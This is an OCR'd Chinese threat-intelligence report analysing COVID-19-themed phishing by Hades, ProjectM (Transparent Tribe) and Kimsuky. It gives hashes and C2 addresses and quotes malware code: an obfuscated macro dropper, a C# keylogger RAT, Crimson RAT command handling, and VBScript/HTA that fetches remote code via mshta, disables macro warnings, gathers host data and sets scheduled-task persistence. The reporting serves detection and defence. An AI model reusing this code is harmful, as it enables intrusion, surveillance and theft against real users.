
该组织使用被命名为Olympic Destroyer的恶意代码，其对目标主机系统具有破坏性

奇安信红雨滴团队在日常的疫情攻击监测中，发现一例伪装为乌克兰卫生部公共卫生中心发布疫情信息的攻击样本。在捕获该样本的第一时间便对其进行了公开披露。


样本信息如下

文件名	Коронавірусна інфекція COVID-19.rar
MD5	53b31f65bb6ced61c5bafa8e4c98e9e8
VT 上传地	乌克兰
RAT MD5	0ACECAD57C4015E14D9B3BB02B433D3E
C2	cloud-security.ggpht[.]ml

该样本为宏利用文档，诱饵信息如下，诱导受害者启用宏



启用宏后会展示完整的文档



之后释放远控木马执行

```
Application.ActiveDocument.Unprotect "!!!"

CEDA7D90FCD79C.Visible = False

Selection.WholeStory

Selection.Font.Color = -587137025




    Dim CAXsqe1dZjh5T, s6cBr6moNavkFl

    Set CAXsqe1dZjh5T = CreateObject(ilp7("4d6963726F736F66742E584D4C444F4d"))

    Set s6cBr6moNavkFl = CAXsqe1dZjh5T.cREAtEeLeMEnt(ilp7("6273"))

    s6cBr6moNavkFl.DATAtyPE = ilp7("62696e2E626173653634")

    s6cBr6moNavkFl.Text = mPcuUUSxtMZcPkK

    Dim MQd1lKzocDqb33

    Set MQd1lKzocDqb33 = CreateObject(ilp7("41444f44422E53747265616d"))

    MQd1lKzocDqb33.Type = 1

    MQd1lKzocDqb33.Open

    MQd1lKzocDqb33.wrIte s6cBr6moNavkFl.NoDEtyPedvAlUe

    MQd1lKzocDqb33.SaVEtofILe Environ(ilp7("7573657270726F66696C65")) & ilp7("5C636f6e686f73742E657865"), 2

    CallByName CreateObject(ilp7("575363726970742e5368656C6C")), ilp7("52756e"), ChGoUN9, ilp7("636D64202F6B20") &
```

释放执行的木马采用c#编写，硬编码了一个c2地址

```
    // Token: 0x04000059 RID: 89
    [DebuggerBrowsable(DebuggerBrowsableState.Never)]
    private bool bool_0;

    // Token: 0x0400005A RID: 90
    [DebuggerBrowsable(DebuggerBrowsableState.Never)]
    private string string_0;

    // Token: 0x0400005B RID: 91
    private HttpWebRequest httpWebRequest_0;

    // Token: 0x0400005C RID: 92
    private string string_1 = "https://cloud-security.ggpht.ml";

    // Token: 0x0400005D RID: 93
    private string string_2 = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/6.0; .NET4.0E; .NET4.0C;
      Microsoft Outlook 15.0.5023; ms-office; MSOffice 15)";

    // Token: 0x0400005E RID: 94
    private string string_3 = string.Empty;

    // Token: 0x0400005F RID: 95
    private string string_4;
```

该木马具有获取进程列表，截屏，键盘记录等功能

```
public void method_5()
{
    StringBuilder stringBuilder = new StringBuilder(65535);
    IntPtr foregroundWindow = GClass5.GetForegroundWindow();
    int processId;
    GClass5.GetWindowThreadProcessId(foregroundWindow, out processId);
    GClass5.SendMessage(foregroundWindow, 13U, 80, stringBuilder);
    string str = stringBuilder.ToString();
    this.method_6();
    this.stringBuilder_0.Append("    title: " + str + "\n");
    using (Process processById = Process.GetProcessById(processId))
    {
        this.stringBuilder_0.Append(string.Format("    proc: {1}.exe\n", processById.Id, processById.ProcessName));
    }
}
private int method_3(int int_3, int int_4, IntPtr intptr_3)
{
    bool flag = false;
    this.method_5();
    if (int_3 >= 0 && int_4 == 256)
    {
        GClass1.Struct0 @struct = (GClass1.Struct0)Marshal.PtrToStructure(intptr_3, typeof(GClass1.Struct0));
        bool flag2 = (GClass5.GetKeyState(16) & 128) == 128;
        bool keyState = GClass5.GetKeyState(20) != 0;
        int num = GClass1.smethod_0();
        GClass5.GetKeyboardState(GClass1.byte_1);
        if (GClass5.ToUnicodeEx(@struct.uint_0, @struct.uint_1, GClass1.byte_1, GClass1.byte_0, 2, 0U, num) == 1)
        {
            uint uint_ = @struct.uint_0;
            if (uint_ != 8U)
            {
                if (uint_ != 13U)
                {
                    if (uint_ != 46U)
                    {
                        UnicodeEncoding unicodeEncoding = new UnicodeEncoding();
                        if ((flag2 && !keyState) || (!flag2 && keyState))
                        {
                            this.stringBuilder_0.Append("              " + unicodeEncoding.GetString(GClass1.byte_0).ToU
                        }
                        else
                        {
                            this.stringBuilder_0.Append("              " + unicodeEncoding.GetString(GClass1.byte_0) + "
                        }
                    }
                    else
                    {
                        this.stringBuilder_0.Append("              [DEL]\n");
                    }
                }
                else
                {
                    this.stringBuilder_0.Append("              [ETR]\n");
                }
            }
            else
            {
                this.stringBuilder_0.Append("              [BSE]\n");
            }
            if (this.gdelegate0_0 != null)
            {
                GEventArgs0 geventArgs = new GEventArgs0(ref this.stringBuilder_0);
                this.gdelegate0_0(this, geventArgs);
                flag = (flag || geventArgs.bool_0);
            }
        }
```

经友商溯源分析发现该样本疑似出自Hades之手。

ProjectM


ProjectM又称APT36, Transparent Tribe,Operation C-Major。是疑似具有南亚政府背景的攻击组织，其主要针对周边国家地区进行攻击活动。

奇安信威胁情报中心公开披露了该组织利用新冠病毒信息进行攻击的样本。


样本信息如下

文件名	Urgent Encl 1.xls
MD5	e074c234858d890502c7bb6905f0716e
利用方式	宏
RAT MD5	e262407a5502fa5607ad3b709a73a2e0
C2	107.175.64.209:6728
文档来源	http://email.gov.in.maildrive.email/?att=1581914657

该组织构造了一个与印度电子信息处高度相似的域名http://email.gov.in.maildrive.email/进行样本下发。获取到的样本为宏利用文档。启用宏弹框诱使受害者启用宏



启用宏后便会展示新冠病毒相关信息



同时，也会释放恶意木马执行

```
Open zip_Aldi_file For Binary Access Write As #2
    Put #2, , btsAldi
Close #2

If Len(Dir(path_Aldi_file & "xe")) = 0 Then
    Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
End If

Shell path_Aldi_file & "xe", vbNormalNoFocus
```

释放的木马为ProjectM独有的远控木马Crimson RAT。具有远程shell，上传，下载文件，获取进程信息，结束指定进程等多种远控木马功能

```
switch (text2)
{
case "dhrwarhsav-procl":
    this.dhrwarhsavfunStarter = delegate()
    {
        this.dhrwarhsavlist_processes("procl");
    };
    this.dhrwarhsavfunThread = new Thread(this.dhrwarhsavfunStarter);
    this.dhrwarhsavfunThread.Start();
    break;
case "dhrwarhsav-getavs":
    this.dhrwarhsavfunStarter = delegate()
    {
        this.dhrwarhsavlist_processes("getavs");
    };
    this.dhrwarhsavfunThread = new Thread(this.dhrwarhsavfunStarter);
    this.dhrwarhsavfunThread.Start();
    break;
case "dhrwarhsav-thumb":
    this.dhrwarhsavimage_info(CS$<>8__locals1.switchType[1]);
    break;
case "dhrwarhsav-putsrt":
    this.dhrwarhsavload_app();
    break;
case "dhrwarhsav-filsz":
    this.dhrwarhsavfile_info(CS$<>8__locals1.switchType[1], false);
    break;
case "dhrwarhsav-rupth":
    this.dhrwarhsavpush_data(null, "dhrwarhsav-appth=|dhrwarhsav".Split(new char[]
    {
        '|'
    })[0] + DLAONIF.dhrwarhsavget_mpath(), false);
    break;
case "dhrwarhsav-dowf":
    this.dhrwarhsavsaveFile(CS$<>8__locals1.switchType[1]);
    break;
case "dhrwarhsav-endpo":
    try
    {
        Process.GetProcessById((int)Convert.ToInt16(CS$<>8__locals1.switchType[1].Trim())).Kill();
```

Kimsuky


Kimsuky，别名Mystery Baby，Baby Coin，Smoke Screen，Black Banshe。疑似具有东北亚背景，主要针对韩国，俄罗斯进行攻击活动，最早有卡巴斯基披露。韩国安全公司认为其与Group123存在部分重叠。

3月初，韩国疫情开始爆发，而作为长期针对韩国进行网络攻击行动的APT，Kimsuky自然不会放过如此好机会，也利用疫情相关信息对韩国进行了攻击活动。


奇安信红雨滴团队捕获的样本信息如下

文件名	코로나바이러스 대응.doc_（冠状病毒对应）
MD5	a9dac36efd7c99dc5ef8e1bf24c2d747
利用方式	宏

样本运行后显示如下内容诱导受害者启用宏



当受害者启用宏之后，便会显示疫情相关文档迷惑受害者




而恶意宏会从vnext.mireene[.]com/theme/basic/skin/member/basic/upload/search.hta下载Hta文件执行

```
Attribute VB_Name = "ThisDocument"
Const wwfxmpquap = 0
Private Function uvwycqyhqtmt(ByVal zjkvoxjeyiqc As String) As String
Dim tkwzqharcnkh As Long
For tkwzqharcnkh = 1 To Len(zjkvoxjeyiqc) Step 2
uvwycqyhqtmt = uvwycqyhqtmt & Chr$(Val("&H" & Mid$(zjkvoxjeyiqc, tkwzqharcnkh, 2)))
Next tkwzqharcnkh
End Function
Sub pajmjmntntn(kmeqhjrsxteynvkbz As String)
With CreateObject(uvwycqyhqtmt("57536372679") & uvwycqyhqtmt("770762e5368656c6c"))
.Run kmeqhjrsxteynvkbz, wwfxmpquap, True
End With
End Sub
Sub AutoOpen()
With ActiveDocument.Background.Fill
.ForeColor.RGB = RGB(255, 255, 255)
.Visible = msoTrue
.Solid
End With
Selection.WholeStory
Content = uvwycqyhqtmt("6d73687461206874747033a2f2f766e6578742e6d6972657") & uvwycqyhqtmt("656e652e636f6d2f7468656d652f626173696632f736b696e2f6d656d626572722f626173696632f75706c6f61642f7365617263682e68746c202f66")
Selection.Font.Hidden = False
mshta http://vnext.mireene.com/theme/basic/skin/member/basic/upload/search.hta /f
pajmjmntntn (Content)
Selection.Collapse
ActiveDocument.Save
End Sub
```

Search.hta将再次获取hta文件执行

```
<html>

<script language="VBScript">
    On Error Resume Next:

    Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):
    Post0.open "GET", " http://vnext.mireene.com/theme/basic/skin/member/basic/upload/eweerew.php?er=1", False:
    Post0.Send:
    t0=Post0.responseText:
    Execute(t0)
</script>
</html>
```

再次获取到hta文件将收集主机名、用户名、IP信息、进程列表、磁盘信息、网络环境等信息，并创建计划任务定时获取命令执行




```
et wShell=CreateObject("WScript.Shell")
set objFSO=CreateObject("Scripting.FileSystemObject")
foldertmp = wShell.ExpandEnvironmentStrings("%appdata%")

retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security"" /v VBAWarnings /t REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security"" /v VBAWarnings /t REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security"" /v VBAWarnings /t REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\WORD\Security"" /v VBAWarnings /t REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\WORD\Security"" /v VBAWarnings /t REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\WORD\Security"" /v VBAWarnings /t REG_DWORD /d ""1"" /f",0,true)

fldr = wShell.ExpandEnvironmentStrings("%appdata%") & "\Windows"
ttmp= fldr & "\desktop.ini"

If (objFSO.FolderExists(fldr) = false) Then
    objFSO.CreateFolder(fldr)
End If

retu=wShell.run("cmd.exe /c whoami>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c hostname>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c ipconfig /all>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c net user >> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%programfiles%"">> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%programfiles% (x86)"">> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%programdata%\Microsoft\Windows\Start Menu"">> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%programdata%\Microsoft\Windows\Start Menu\Programs"">> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%appdata%\Microsoft\Windows\Recent"">> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c tasklist>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c ver>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c set>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"">> """&ttmp&""",0,true)


retu=wShell.run("cmd.exe /c arp -a>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%appdata%\Microsoft"" /s>>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%systemroot%\SysWOW64\WindowsPowerShell\"" /s>>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c vol c: d: e: f: g: h: i: j: k: l: m: n: o: p: q: r: s: t: u: v: w: x: y: z: >>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%userprofile%\Downloads"" >> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c dir ""%userprofile%\Documents"" /s>> """&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Outlook\Autodiscover"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook"">>"""&ttmp&""",0,true)
retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles"" /s>>"""&ttmp&""" ,0 ,true)

timenow=DateAdd("n", 2, Now)
h=CStr(DatePart("h", timenow))
m=CStr(DatePart("n", timenow))
If Len(h)<2 Then h="0"&h End If
If Len(m)<2 Then m="0"&m End If
tmp="schtasks /Create /SC MINUTE /MO 5 /ST  /TN ""Acrobat\Microsoft\Windows\Update"" /TR ""mshta   http://vnext.mireene.com/theme/basic/skin/member/basic/upload/cfhkjkk.hta /f"" /F"
tmp1=Replace(tmp, "/ST ", "/ST "&h&":"&m)
retu=wShell.run(tmp1,0,true)

retu=wShell.run("cmd.exe /c taskkill /im mshta.exe /f",0,true)
```

截至完稿前，奇安信红雨滴再次捕获一起Kimsuky利用疫情信息针对韩国的攻击样本，该样本利用python恶意脚本针对MACOS平台进行攻击活动，详细样本信息如下。

文件名	COVID-19 and North Korea.docx
MD5	a4388c4d0588cd3d8a607594347663e0


该样本在文档中嵌入了一个远程模板文件，受害者打开文档后，则会从外部链接：

http://crphone.mireene.com/plugin/editor/Templates/normal.php?name=web下载带有恶意宏的文档继续运行




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://crphone.mireene.com/plugin/editor/Templates/normal.php?name=web" TargetMode="External"/></Relationships>
```

行文档后在文档打开界面中可以看见模板注入的远程地址：



